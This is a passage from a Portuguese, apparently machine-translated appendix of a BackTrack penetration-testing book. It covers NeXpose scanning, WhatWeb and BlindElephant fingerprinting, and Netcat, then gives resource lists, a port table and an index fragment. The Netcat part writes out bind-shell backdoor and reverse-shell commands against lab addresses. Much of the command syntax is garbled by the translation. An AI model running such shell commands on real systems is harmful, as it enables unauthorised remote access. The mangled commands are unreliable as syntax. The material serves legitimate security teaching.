Aqui estão alguns passos que você deve seguir para entrar para a Comunidade NeXpose Console Interface Web:

- Abra seu navegador web Firefox. Então vá para a URL <https://127.0.0.1:3780>. Se não houver erros, você verá o login tela.
- Digite seu nome de usuário e senha que você especificou durante a instalação, e então clique no Login botão.
- O console irá exibir uma caixa de diálogo de ativação. Digite a licença do produto chave na caixa de texto e clique em Ativar para completar esta etapa.
- A primeira vez que você login para o console, você verá o NeXpose News página que lista todas as atualizações e melhorias no NeXpose instalado do sistema. Se você pode ver esta página, isso significa que você instalou com sucesso NeXpose Community Edition para o seu sistema BackTrack.


Usando comunidade NeXpose

Em nosso exercício, vamos fazer uma varredura simples contra a nossa rede local:

- No Dashboard NeXpose, clique em Em casa. Para criar o site que você deseja scan, clique em Novo Site na Listagem Site.
- No Site Configuração | Geral guia dar um nome ao sítio, a sua importância, descrição e.

- Em seguida, definir os endereços IP que você deseja digitalizar. Por favor, tenha em mente que o NeXpose versão comunitário limita o número de endereços IP para fazer a varredura para 32 endereços. Aqui nós só irá digitalizar dois endereços IP, eles são 192.168.65.1 e 192.168.65.131.
- Então você precisa configurar o Scan Template. Como exemplo é só usar "Full auditoria ", como o modelo.
- Depois de salvar a configuração, você verá o site recém-criado no Site Listagem. A verificação manual pode ser executado clicando na Jogar ícone.

A imagem seguinte é o relatório vulnerabilidades para todos os endereços IP verificados:



Para ver um relatório detalhado para o endereço IP 192.168.65.1, basta clicar sobre o endereço IP. Aqui é o relatório sobre os serviços que estão escutando na máquina de destino:

Service Listing						
Service Name	Product	Port	Proto	Vulnerabilities	Users	Groups
DCE Endpoint Resolution		135	TCP	0	0	0
CIFS Name Service		137	UDP	0	0	0
CIFS	Windows 7 Home Basic 6.1	139	TCP	0	0	0
CIFS	Windows 7 Home Basic 6.1	445	TCP	0	0	0
VMware Authentication Daemon	VMware Authentication Daemon 1.0	812	TCP	0	0	0
DCE RPC		1025	TCP	0	0	0
DCE RPC		1026	TCP	0	0	0
DCE RPC		1027	TCP	0	0	0
DCE RPC		1029	TCP	0	0	0
DCE RPC		1030	TCP	0	0	0

Este é um breve resumo do Community Edition NeXpose. Na próxima seção vamos ver dois fingerprinters aplicação web.

Web aplicação fingerprinter

Web aplicação fingerprinter é uma ferramenta para identificar o aplicativo web usado em um website. Há um monte de fingerprinters web aplicativo disponível, mas só será discutir duas delas: whatweb e blindelephant.

WhatWeb

WhatWeb é um fingerprinter aplicação web. Ele vai identificar de Gerenciamento de Conteúdo Systems (CMS), plataformas de blogs, estatísticas / análise de pacotes de bibliotecas, JavaScript, servidores e componentes da aplicação Web usado em um website.

Para identificar as aplicações web, WhatWeb utiliza um plugin. O WhatWeb versão 0.4.4 disponível no repositório BackTrack contém mais de 160 plugins. Eles podem ser categorizados como plugins passiva e agressiva. Um plugin usa o passivo informações sobre a página, na cookies, e na URL para identificar o sistema. Um plugin agressiva vai adivinhar um monte de URLs e solicitar muitos arquivos.

Para instalar WhatWeb, basta executar o seguinte comando:

```
# Apt-get install whatweb
```

O instalador irá mostrar o seguinte resultado e pedir a sua confirmação:

```
Os seguintes pacotes NOVOS serão instalados:
  whatweb
0 pacotes atualizados, 1 novos instalados, 0 a serem removidos e 33 não atualizados.
Precisa ter 120kb de arquivos.
Depois desta operação, 2982kB de espaço em disco serão usados.
AVISO: Os seguintes pacotes não podem ser autenticados!
  whatweb
Instale estes pacotes sem verificação [y / N]? y
```

Se você responder y(Sim), ele irá baixar e instalar o pacote de software.

Para ver WhatWeb opções disponíveis, vá para seu diretório de instalação:

```
# Cd / pentest / enumeração / www / whatweb /
```

Emita o seguinte comando:

```
#. / Whatweb-h
```

Esse comando vai exibir todas as opções disponíveis no WhatWeb.

Felizmente, para ser capaz de usar WhatWeb, você só precisa dar o URL de seu site-alvo como o parâmetro. Mais tarde, se você quiser usar uma opção específica, você pode escolher as opções adequadas.

Como exemplo, para listar os plugins disponíveis, você pode dar o seguinte comando:

```
#. / Whatweb-l
```

O seguinte é um resultado breve do comando:

```
Loaded plugins
-----
360-Web-Manager, 0,1
ANECMS, 0,1
ASP-Nuke, 0,2
AWStats, 0,1
...
```

A impressão digital de um site, você pode digitar o seguinte comando:

```
#. / Whatweb alvo
```

O seguinte é o resultado:

```
http://target [200] X-Powered-By [PHP/4.4.9] Título [Website alvo para
Testes WhatWeb], HTTPServer [Apache/1.3.41 (Unix) PHP/4.4.9], Cabeçalho-
Hash [09c32a3fbbc24c7dfa8a33a9465ec7c0], MD5 [c7be58c88f193f9c7ac3fbbb22
ebc915], Rodapé-Hash [bb3e9fd2f69006f131f9ae560eaf2759], Div-Span-Estrutu
tura [ca6a9245582655f1f386b64ae01cdf0e]
```

A partir do resultado anterior, temos um monte de informações sobre o site-alvo tais como:

- PHP versão usada: 4.4.9
- Apache servidor usado: 1.3.41
- Sistema Operacional: Unix

Na próxima seção, veremos a ferramenta BlindElephant.

BlindElephant

BlindElephant é uma ferramenta web de impressão digital aplicativo que tenta descobrir a versão de um aplicativo web conhecido comparando os arquivos estáticos em locais conhecidos contra os hashes pré-computadas desses arquivos em todas as versões disponíveis.

A técnica utilizada é rápida, baixa largura de banda, não-invasivo, genérico e altamente automatizado.

BlindElephant requer Python versão 2.6 ou mais recente para funcionar corretamente. Infelizmente não existe uma versão Python 2.6 ou mais recente no repositório BackTrack. Neste exemplo, nós download Python versão 2.7.1 do site oficial do Python.

```
Http://www.python.org/ftp/python/2.7.1/Python-2.7.1.tar.bz2 # wget
```

Depois, você pode instalar o Python utilizando os seguintes comandos:

```
# Tar xvf Python-2.7.1.tar.bz2
# Cd Python-2.7.1
#. / Configure-prefix = / opt/python2.7.1
# Make; make install
```

Depois que criar um link simbólico para / Usr/bin/python-2.7 a partir do Python novo binário:

```
# Ln-s / opt/python-2.7.1/bin/python / usr/bin/python-2.7
```

Para obter o código fonte BlindElephant, você pode fazer um checkout usando subversão. Nós vai colocar esse código fonte no / Enumeração pentest / / www diretório:

```
# Cd / pentest / enumeração / www
```

E, em seguida, emita o seguinte svn comando:

```
# Svn co https://blindelephant.svn.sourceforge.net/ \           svnroot /
blindelephant blindelephant / trunk
```

O progresso do comando será exibido na tela:

```
Ablindelephant / tools
Ablindelephant / tools / shell-scripts
...
Ablindelephant / src / LatestVersionFetcher.py
Ablindelephant / README
Check-out revisão 3.
```

Se o svn processo estiver concluído, haverá três diretórios (doutor,src,ferramentas) E um arquivo (README) Baixado.

Para exibir a página de ajuda BlindElephant, vá para o diretório de instalação:

```
# Cd / pentest / enumeração / www / blindelephant / src / blindelephant
```

Execute BlindElephant:

```
# Python-2.7.1 BlindElephant.py
```

Ele irá exibir a mensagem de ajuda na tela.

Para o nosso exemplo, vamos impressão digital de um site-alvo com wordpress como o plugin nome. Segue-se o comando:

```
# Python-2.7 BlindElephant.py alvo wordpress
```

O seguinte é o resultado:

```
Loaded / pentest / enumeração / www / blindelephant / src / blindelephant / dbs /  
wordpress.pkl com 167 versões, 599 caminhos de diferenciação, e 239  
grupos versão.  
De partida para a impressão digital BlindElephant versão do wordpress no endereço http://  
www.target  
...  
Hit http://www.target/wp-includes/js/tinymce/plugins/wordpress/editor_  
plugin.js  
Versões possíveis com base no resultado: 2.9, 2.9.1, 2.9.1-beta1,  
2.9.1-beta1-IIS, 2.9.1-IIS, 2.9.1-RC1, 2.9.1-RC1-IIS, 2.9.2, 2.9.2-  
IIS, 2.9-beta-2, 2.9-beta-2-IIS, o IIS 2.9, 2.9-RC1, 2.9-RC1-IIS, 3.0,  
3.0.1, 3.0.1, IIS, 3.0-beta1, 3.0-beta1-IIS, 3.0-beta2, 3.0-beta2-IIS,  
IIS 3.0, 3.0-RC1, 3.0-RC1-IIS, 3.0 RC2, 3.0-RC2-IIS, 3.0-RC3, 3.0-RC3-  
IIS
```

Fingerprinting resultou em:

```
...  
2.9.2  
2.9.2-IIS
```

Best Guess: 2.9.2

Com base na suposição BlindElephant, o site de destino está usando WordPress versão 2.9.2.

Rede Ballista

Esta seção irá descrever uma ferramenta de rede que pode ser usado para muitas finalidades. Às vezes, esta ferramenta é chamado de canivete suíço para TCP / IP.

Netcat

Netcat é um utilitário simples que lê e escreve dados através de conexões de rede usando TCP ou UDP. Por padrão ele irá utilizar o protocolo TCP. Ele pode ser usado diretamente ou de outros programas ou scripts. Netcat é o antecessor das ferramentas que descrevemos no capítulo 11: cryptcat,sbd.

Como um testador de penetração, que você precisa saber vários usos Netcat. No entanto, esta ferramenta é pequeno, portátil e poderoso.

Iremos descrever várias capacidades Netcat que podem ser usados durante a sua penetração processo de teste.

Conexão aberta

No seu uso mais simples, Netcat pode ser usado como uma alternativa para telnet, Que é capaz de conectar a uma porta arbitrária em um endereço IP.

Por exemplo, para conectar a um servidor SSH, que tem um endereço IP 10.0.2.100, você dar o seguinte comando:

```
# Nc 10.0.2.100 22
```

O seguinte é a resposta do servidor remoto:

```
SSH-2.0-OpenSSH_5.1
```

Para encerrar a conexão, basta pressionar Ctrl + C.

Banner serviço agarrando

Este uso é para obter o banner do servidor. Para vários serviços no servidor você pode usar o comando anterior, mas para outros serviços, como HTTP, você precisa dar vários HTTP primeiros comandos. No nosso exemplo, queremos saber a versão do servidor web e do sistema operacional. Segue-se o comando que usamos:

```
# Echo-e "HEAD / HTTP/1.0 \n \n" | nc 10.0.2.100 80
```

O seguinte é o resultado:

```
HTTP/1.1 403 Forbidden
Date: Thu, 09 de dezembro de 2010 14:49:11 GMT
Server: Apache/2.2.15 (Linux / SUSE)
Variar: accept-language, accept-charset
Accept-Ranges: bytes
Connection: close
Content-Type: text / html; charset = iso-8859-1
Content-Language: en
Expires: Thu, 09 de dezembro de 2010 14:49:11 GMT
```

A partir do resultado acima, sabemos que o software de servidor web e sistema operacional utilizado.

Servidor simples

Neste exemplo, vamos criar um simples servidor que está escutando na porta 1234 usando o seguinte netcat comando:

```
# Nc-l-p 1234
```

Agora você pode se conectar a esse servidor a partir de outra máquina usando telnet, Netcat, ou um programa similar.

```
# Telnet 10.0.2.15 1234
```

Quaisquer caracteres que você digitar o cliente será exibido no servidor. Você acabou de criou um servidor de chat simples.

Para fechar a conexão, pressione Ctrl + C no servidor.

Transferência de

arquivos Netcat você pode enviar um arquivo do cliente para o ouvinte Netcat (push o arquivo) e vice-versa (puxar o arquivo).

Para enviar um arquivo chamado thepass do cliente para o ouvinte Netcat, você dá o seguinte comando no ouvinte máquina:

```
# Nc-l-p 1234> thepass.out
```

Dê o seguinte comando no cliente máquina:

```
# Nc-w3 10.0.2.15 1234 <thepass
```

thepass file serão transferidos para a máquina ouvinte e armazenado como arquivo thepass.out.

Para enviar um arquivo chamado thepass do ouvinte Netcat para o cliente, você dá o seguinte comando no ouvinte máquina:

```
# Nc-l-p 1234 <thepass
```

Dê o seguinte comando no cliente máquina:

```
# Nc-w3 10.0.2.15 1234> thepass.out
```

thepass arquivo será enviado para a máquina cliente e armazenado como arquivo thepass.out.

Portscanning

Para verificar as portas entre 1000-1000, usando o protocolo TCP, com as seguintes opções : Verbose informação (-v), Sem resolução de DNS (-N), Sem enviar quaisquer dados (-Z), Eo netcat vai esperar por mais de 1 segundo para uma conexão de ocorrer (-W 1), Aqui é o Netcat comandos:

```
# Nc-n-v-z-w 1 10.0.2.100 1000-1000
```

O seguinte é o resultado:

```
(UNKNOWN) [10.0.2.100] 80 (www) aberto
(UNKNOWN) [10.0.2.100] 22 (ssh) aberto
```

Podemos ver que no endereço IP 10.0.2.100 porta 80 e 22 estão abertas.

Embora Netcat pode ser usado como uma Portscanner, sugerimos que você use o apropriado ferramenta, como o Nmap, para fazer esse processo.

Shell Backdoor

Podemos usar Netcat para criar um backdoor, a fim de obter uma shell remota. Para que propósito precisamos setup Netcat para escutar uma porta específica (-P), E definir quais shell para usar (-E). Segue-se o comando:

```
# Nc-e / bin / sh-l-p 1234
```

Nós setup Netcat em nosso servidor para que ele irá abrir um shell quando um cliente se conecta.

Vamos ligar a partir do cliente utilizando telnet ou um programa similar:

```
# Telnet 10.0.2.15 1234
```

Depois aparece a seguinte informação, você pode digitar qualquer comando no Linux servidor. Você precisa adicionar um personagem "," até o fim do comando. Por exemplo, Eu quero listar todos os arquivos no diretório atual no servidor. Eu dou o seguinte comando:

```
# Ls-al;
```

O seguinte é o resultado:

```
total 56
drwxr-xr-x 2 root root 4096 10 de maio de 2009.
drwxr-xr-x root root 1282 40960 07 novembro 22:50 ..
-Rw-r - r - 1 root root 4624 22 junho de 2008 changelog.Debian.gz
-Rw-r - r - 1 root root540 22 de junho de 2008 de direitos autorais
```

O resultado é exibido novamente na tela. Se você definir o ouvinte Netcat como root, então você será capaz de fazer qualquer coisa para a máquina. Esteja ciente de que se o Netcat conexão de rede não é criptografada, qualquer um será capaz de usar essa backdoor por apenas conectando à porta.

Reverse shell

Este método é o reverso do cenário anterior. No cenário anterior, a nossa servidor está abrindo um shell. No shell reverso, vamos definir o host remoto para abrir um shell para se conectar ao nosso servidor. Para cumprir esta tarefa, digite o seguinte comando no nosso máquina:

```
# Nc-n-v-l-p 1234
```

Digite o seguinte comando na máquina remota:

```
# Nc-e / bin / sh 10.0.2.100 1234
```

Se você tem a seguinte mensagem em sua máquina:

```
conectar-se a [10.0.2.100] de (UNKNOWN) [10.0.2.15] 49787
```

isso significa que o shell reverso tem sido estabelecida com sucesso. Você pode digitar qualquer comandos a partir de seu servidor para ser executado na máquina remota. Como um exemplo queremos ver o endereço IP remoto da máquina. Nós digite o seguinte comando:

```
# Ip addr show
```

O seguinte é o resultado:

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc DESCONHECIDO Estado noqueue  
    link / loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1 / 8 host lo escopo  
    inet6:: 1 / 128 âmbito host  
        valid_lft sempre preferred_lft para sempre  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu pfifo_fast qdisc 1500  
    Estado UP qlen 1000  
    link / ether 08:00:27:50: cc: a8 brd ff: ff: ff: ff: ff: ff  
    10.0.2.15/24 brd 10.0.2.255 escopo global eth0  
    inet6 fe80:: a00: 27ff: fe50: cca8/64 link escopo  
        valid_lft sempre preferred_lft para sempre
```

Você pode dar qualquer comando, desde que ele é suportado pelo computador remoto do sistema operacional.

Sumário

Este apêndice descreve várias ferramentas adicionais que podem ser usadas para a penetração teste de trabalho. Embora essas ferramentas não estão incluídos no BackTrack, você pode começar e instalá-los facilmente, como explicado neste capítulo. Há quatro ferramentas descritas. Eles estão variando de scanner de vulnerabilidade, a aplicação web fingerprinter e rede ballista.

Nós selecionamos as ferramentas com base em sua utilidade e popularidade.

Começamos por descrever as ferramentas, como instalar e configurar, e depois descrito seus usos.

B

Recursos-chave

Divulgação vulnerabilidade e Tracking

Que se segue é uma lista de recursos online que podem ajudá-lo a acompanhar o vulnerabilidade específica para o sistema de informações do fornecedor. Muitos desses sites são mais conhecidos por seu programa aberto vulnerabilidade de divulgação, assim que você é livre para contribuir com a sua pesquisa de vulnerabilidades com qualquer um destes público / privado organizações. Alguns deles também incentivar uma política de divulgação integral com base no pagamento programa de incentivo para premiar os pesquisadores de segurança para seu valioso tempo e esforços que colocar na investigação da vulnerabilidade e desenvolvimento da prova de conceito (PoC) código.

- O Vulnerability Database Open Source: <http://www.osvdb.org/>
- Vulnerabilidades públicos, listas de discussão, ferramentas de segurança:
<http://www.securityfocus.com/>
- Façanhas, Advisories, Ferramentas, Whitepapers:
<http://www.packetstormsecurity.org/>
- Conselhos de Segurança, CPO, Listas de Discussão, Publicações Pesquisa:
<http://www.vupen.com/>
- Avisos, Whitepapers, Factsheets Segurança, Trabalhos de Pesquisa:
<http://www.secunia.com/>
- Explora banco de dados, Google Hacking Database (GHDB), Papers:
<http://www.exploit-db.com/>
- NVD é um repositório de banco de dados do governo dos EUA para a vulnerabilidade com base em CVE: <http://web.nvd.nist.gov/view/vuln/search>
- RedHat Errata alertas de segurança, listas de correspondência:
<https://access.redhat.com/security/updates/advisory/>
- Técnico Cyber Security Alerts e Dicas, Listas de US-CERT Mailing, Segurança

Boletins: <http://www.us-cert.gov/cas/techalerts/>

- ISS X-Force oferece alertas de segurança ameaça, Avisos e Whitepapers:
<http://xforce.iss.net>
- Alertas de segurança Debian, lista de correspondência:
<http://www.debian.org/security/>
- Mandriva Linux Conselhos sobre segurança:
<http://www.mandriva.com/security/>
- SUSE Linux Security Advisories Enterprise:
<http://www.novell.com/linux/security/advisories.html>
- Alertas de Segurança da Microsoft:
<http://www.microsoft.com/technet/security/advisory/default.mspx>
- Boletins de Segurança Microsoft:
<http://www.microsoft.com/technet/security/current.aspx>
- Ubuntu Security Avisos: <http://www.ubuntu.com/usn>
- Sistema de Pontuação primeiro comuns Vulnerabilidade (CVSS-SIG):
<http://www.first.org/cvss/>
- Advisories Cisco Security e Avisos: http://www.cisco.com/en/US/produtos/products_security_advisories_listing.html
- Alertas de segurança Dashboard, os Índices de classificação de risco com CVSS, Ferramentas de segurança Watch, Whitepapers, Frameworks Auditoria:
<http://www.security-database.com>
- Acompanhar as vulnerabilidades mais recentes:
<http://www.securitytracker.com/>
- Australian CERT publica boletins de segurança, Avisos, Alertas, Apresentações e palestras: <http://www.auscert.org.au/>
- Avisos, Vulnerability Database, PoC, relatórios de vírus:
<http://en.securitylab.ru/>
- Segurança Advisories Web: <http://evuln.com/vulns/web-advisories.html>
- Pesquisa vulnerabilidade, Publicações, avisos, ferramentas:
<http://corelabs.coresecurity.com/>
- Conselhos de Segurança, Estudos de Caso, Publicações Media:
<http://www.htbridge.ch/>
- Avisos, Research Papers: <http://www.acrossecurity.com/>
- A comunidade de pesquisa de códigos maliciosos e Análise:
<http://www.offensivecomputing.net/>

- MITRE oferece protocolos padronizados para a comunicação de segurança dados relacionados a gerenciamento de vulnerabilidades, detecção de intrusão, Asset Avaliação de Segurança, Gerenciamento de Ativos, Orientação Configuração, Patch Gestão, Resposta Malware, Gerenciamento de Incidentes e de ameaças Análise. Common Vulnerabilities and Exposures (CVE), Frequentes Enumeração fraqueza (CWE), Enumeration padrão comum de ataque e Classificação (CAPEC), e enumeração de configuração comum (CCE) são algumas delas: <http://measurablesecurity.mitre.org/>

Pagos Programas de Incentivo

- Zero Day Initiative (3Com/TippingPoint divisão) oferece um programa pago pesquisadores de segurança: <http://www.zerodayinitiative.com/>
- VeriSign iDefense oferece um Programa Contribuinte Vulnerabilidade (VCP) para pesquisadores de segurança: <http://labs.iddefense.com/vcp/>
- Netragard SNOsoft também oferece um programa de pesquisa pagos vulnerabilidade: <http://www.netragard.com/>
- WabiSabiLabi é um mercado aberto para a venda de vulnerabilidades de software: <http://www.wslabi.com/>
- iSight Partners oferece uma Parceria Global Vulnerabilidade programa (GVP): <https://gvp.isightpartners.com/>
- SecuriTeam programa Divulgação Secure oferece aos pesquisadores dinheiro para descobrir vulnerabilidades: <http://www.securiteam.com/>, <http://www.beyondsecurity.com/ssd.html>

Reversa Engenharia de Recursos

- Fórum Código de engenharia reversa, Conhecimento Colaborativo e Ferramentas Biblioteca: <http://www.woodmann.com/forum/index.php>
- Conselho Científico para a Proteção de Software, Auditoria e Binary Code Reverse Engenharia: <http://www.reverse-engineering.net/>
- Open da Comunidade de Engenharia Reversa de código: <http://www.openrce.org/>
- Fundamentos da Engenharia de Software Reverse: <http://www.acm.uiuc.edu/sigmil/RevEng/>
- Equipe de Engenharia reversa com vários projetos, trabalhos, desafios e ferramentas: <http://www.reteam.org/>
- Jornal de Engenharia Reversa Código, Virus Research, e Software Proteção: <http://www.codebreakers-journal.com/>

- Tutoriais, File-Analisadores, Compressores, Hex-Editores, Protetores, unpackers, Depuradores, Disassemblers, Patchers: <http://www.exetools.com/>

Portas de rede

Avaliar a infra-estrutura de rede para a identificação de vulnerabilidades críticas sempre foi um processo difícil e demorado. Assim, temos finalmente uma pequena lista de portas de rede conhecido com os seus respectivos serviços, a fim de ajudar os testadores de penetração a mapear rapidamente por meio do potencial de serviços vulneráveis (TCP / UDP 1-65,535) usando ferramentas BackTrack. Para obter uma completa e mais up-to-date lista de todas as portas de rede, por favor visite <http://www.iana.org/assignments/port-numbers>. No entanto, você também deve ter em mente que às vezes as aplicações e serviços estão configurados para serem executados em portas diferentes do que as default.

Serviço	Porto	Protocolo
Eco	7	TCP
Systat	11	TCP
Chargen	19	TCP
Ftp-data	21	TCP
SSH	22	TCP
Telnet	23	TCP
SMTP	25	TCP
Nameserver	42	TCP
Whois	43	TCP
Tacacs	49	UDP
XNS-time	52	TCP
XNS-time	52	UDP
Dns-pesquisa	53	UDP
Dns-zone	53	TCP
Whois + +	63	TCP / UDP
Tacacs-ds	65	TCP / UDP
Oracle-SQLNET	66	TCP
Bootps	67	TCP / UDP
Bootpc	68	TCP / UDP
Tftp	69	UDP
Gopher	70	TCP / UDP
Dedo	79	TCP

Serviço	Porto	Protocolo
Http	80	TCP
Suplente-http	81	TCP
Objcall (Tivoli)	94	TCP / UDP
Kerberos	88	TCP
Linuxconf	98	TCP
Rtelent	107	TCP / UDP
Pop2	109	TCP
Pop3	110	TCP
Sunrpc	111	TCP
Sqlserv	118	TCP
Nntp	119	TCP
Ntp	123	TCP / UDP
Ntrpc-ou-dce (EPMAP)	135	TCP / UDP
Netbios-ns	137	TCP / UDP
Netbios-dgm	138	TCP / UDP
Netbios	139	TCP
IMAP	143	TCP
Sqlsrv	156	TCP / UDP
Snmp	161	UDP
Snmp-trap	162	UDP
Xdmcp	177	TCP / UDP
Bgp	179	TCP
Irc	194	TCP / UDP
Snmp-checkpoint	256	TCP
Snmp-checkpoint	257	TCP
Snmp-checkpoint	258	TCP
Snmp-checkpoint	259	TCP
Fw1-ou-BGMP	264	UDP
Ldap	389	TCP
Netware-ip	396	TCP
Ups	401	TCP / UDP
Timbuktu	407	TCP
HTTPS / SSL	443	TCP
Ms-smb alternativo	445	TCP / UDP
Kpasswd5	464	TCP / UDP

Serviço	Porto	Protocolo
Ipssec-internet-key-Exchange (IKE)	500	UDP
Exec	512	TCP
Rlogin	513	TCP
Rwho	513	UDP
Rshell	514	TCP
Syslog	514	UDP
Impressora	515	TCP / UDP
Falar	517	TCP / UDP
Ntalk	518	TCP / UDP
Route/RIP/RIPv2	520	UDP
Netware-ncp	524	TCP
Timed	525	TCP / UDP
Irc-serv	529	TCP / UDP
Uucp	540	TCP / UDP
Klogin	543	TCP / UDP
Apple-xsrvr-admin	625	TCP
Apple-imap-admin	626	TCP
Montar	645	UDP
Mac-srvr-admin	660	TCP / UDP
Spamassassin	783	TCP
Remotelypossible	799	TCP
Rsync	873	TCP
Samba-swat	901	TCP
Oftepc-rpc	950	TCP
Ftps	990	TCP
Telnets	992	TCP
Imaps	993	TCP
IRC	994	TCP
Pop3s	995	TCP
W2k-RPC-Services	1024-1030	TCP / UDP
Meias	1080	TCP
Kpop	1109	TCP
Msql	1112	TCP
Fastrack (Kazaa)	1212	TCP
Nessus	1241	TCP

Serviço	Porto	Protocolo
Bmc-patrolha-db	1313	TCP
Notas	1352	TCP
Timbuktu-SRV1	1417-1420	TCP / UDP
Ms-sql	1433	TCP
Citrix	1494	TCP
Sybase-sql-em qualquer lugar	1498	TCP
Funkproxy	1505	TCP / UDP
Ingres-lock	1524	TCP
Oracle-srv	1525	TCP
Oracle-tli	1527	TCP
Pptp	1723	TCP
Winsock-proxy	1745	TCP
LANDesk-rc	1761-1764	TCP
Raio	1812	UDP
Remotamente em qualquer lugar	2000	TCP
Cisco-mgmt	2001	TCP
Nfs	2049	TCP
Compaq-web	2301	TCP
Sybase	2368	TCP
Openview	2447	TCP
RealSecure	2998	TCP
Nessusd	3001	TCP
Ccmail	3264	TCP / UDP
Ms-ativa-dir-global-catálogo	3268	TCP / UDP
Bmc-patrolha-agent	3300	TCP
Mysql	3306	TCP
SSQL	3351	TCP
Ms-termserv	3389	TCP
Squid-snmp	3401	UDP
Cisco-Management	4001	TCP
Nfs-lockd	4045	TCP
Twhois	4321	TCP / UDP
Edonkey	4660	TCP
Edonkey	4666	UDP
Aeroporto admin-	5009	TCP

Serviço	Porto	Protocolo
Sorvo	5060	TCP / UDP
Zeroconf (Bonjour)	5353	UDP
Postgress	5432	TCP
Conectar-proxy	5490	TCP
Secured	5500	UDP
PcAnywhere	5631	TCP
Activesync	5679	TCP
Vnc	5800	TCP
Vnc-java	5900	TCP
Xwindows	6000	TCP
Cisco-mgmt	6001	TCP
Arcserve	6050	TCP
Backupexec	6101	TCP
Gnutella	6346	TCP / UDP
Gnutella2	6347	TCP / UDP
Apc	6549	TCP
Irc	6665-6670	TCP
Font-service	7100	TCP / UDP
OpenManage (Dell)	7273	TCP
Teia	8000	TCP
Teia	8001	TCP
Teia	8002	TCP
Teia	8080	TCP
BlackICE-calota	8081	TCP
Privoxy	8118	TCP
Apple-iphoto	8770	TCP
Cisco-xremote	9001	TCP
Jetdirect	9100	TCP
Dragon-ids	9111	TCP
ISS-sistema-scanner-agente	9991	TCP
ISS-sistema-scanner console-	9992	TCP
Stel	10005	TCP
Netbus	12345	TCP
Snmp-checkpoint	18210	TCP
Snmp-checkpoint	18211	TCP

Serviço	Porto	Protocolo
Snmp-checkpoint	18186	TCP
Snmp-checkpoint	18190	TCP
Snmp-checkpoint	18191	TCP
Snmp-checkpoint	18192	TCP
Trinoo_bcast	27444	TCP
Trinoo_master	27665	TCP
Terremoto	27960	UDP
BackOrifice	31337	UDP
Rpc-solaris	32771	TCP
Snmp-solaris	32780	UDP
Reachout	43188	TCP
BO2K	54320	TCP
BO2K	54321	UDP
NetProwler-Manager	61440	TCP
Iphone-sync	62078	TCP
PcAnywhere-def	65301	TCP

Índice

Símbolos

Otrace
 cerca de 86
 acesso 87
3proxy
 cerca de 311
 características 311
 312 execução
 utilizando 311, 312
Opção-all 195
 - Opção da coluna 193
 -Crawl opção 195
 - Opção de banco de dados 192
 - Opção de dados 192
 - Despejar todos opção 199
 - Opção de despejo 199
 -Evasão opção 208
 -Explorar switch 195
 - Opção msf caminho-199
 -Mutação opção 208
Opção - os-cmd 199
Opção - os-pwn 199
Opção - os-shell 199
Opção - os-199 Relé SMB
 - Opção post_content 195
 - Opção de priv-esc 199
 - Opção do servidor 192
 - Opção de tempo de 193
-Url opção 195

A

manter o acesso, metodologia de testes 55
ACK da bandeira 129
ferramentas adicionais de software
 instalação de 29, 30

Nessus vulnerabilidade scanner 30, 31
WebSecurify 31
ADMSnmp
 cerca de 183
 de partida 183
avançados de exploração toolkit
 aproximadamente 241
 MSFCLI 244
 Msfconsole 242
 Ninja 101 brocas 246
tudo-em-uma coleta de informações
 cerca de 96
 Maltego 96
Amap
 cerca de 152
 de partida 152
 utilizando 153
Amap 166
ferramentas de avaliação de aplicação
 cerca de 202
 Burp Suite 202-204
 Grendel Scan 204, 205
 LBD 206
 Nikto2 207, 208
 Paros Proxy 209, 210
 Ratproxy 210, 211
 W3AF 212, 214
 WAFW00F 214
 WebScarab 215, 216
camada de aplicação, 46 OWASP
apt-get 25
comando apt-get dist-upgrade 26
apt-get upgrade comando 25
arping2 ferramenta 112
ferramenta arping 111, 112
arping ferramenta
 acesso a 111

Arpspoof
 cerca de 298
 de partida 299
 trabalhando 299
métodos de ataque, a engenharia social
 cerca de 221
 representação 221
 influyente autoridade 222
 reciprocation 222
 escassez de 223
 relacionamento social 223
processo de ataque, a engenharia social
 planejamento de ataque, 221
 execução de 221
 inteligência 220
 pontos vulneráveis, identificando 221
escopo da auditoria, OSSTMM 42
exploração browser automatizado 265, 267

B

BackTrack
 cerca de 9, 24, 51
 ferramentas adicionais de software, a instalação de 29
 personalizando 32-34
 11 download, 12
 drawback 32
 end-to-end de ligação 313
 funcionalidades 9
 História 9
 coleta de informações 73
 instalar, na máquina real 13
 instalação, no VirtualBox 14-19
 instalação, para o disco rígido 13
 kernel, atualizando 26-29
 conexão de rede, configurando 21
 sniffers de rede 289
 rede de falsificação de ferramentas 298
 NeXpose comunidade, a instalação de 334
 ferramenta de testes de penetração 9
 Portable BackTrack 19
 escalação de privilégios 275
 ferramentas de protocolo de tunelamento 305
 proxy 311
 recursos, para instalação de 13
 engenharia social 219
 aplicações de software, atualização 25
 alvo processo de descoberta de 109

exploração alvo 237
 metodologias de ensaio 51
 atualização 24
 usando 12
 usando, como Live DVD 12
BackTrack 4 imagem VMWare 15
BackTrack console
 entrada de 169, 170
 saída de 169, 170
BackTrack imagem ISO 19
CAMA
 cerca de 173, 174
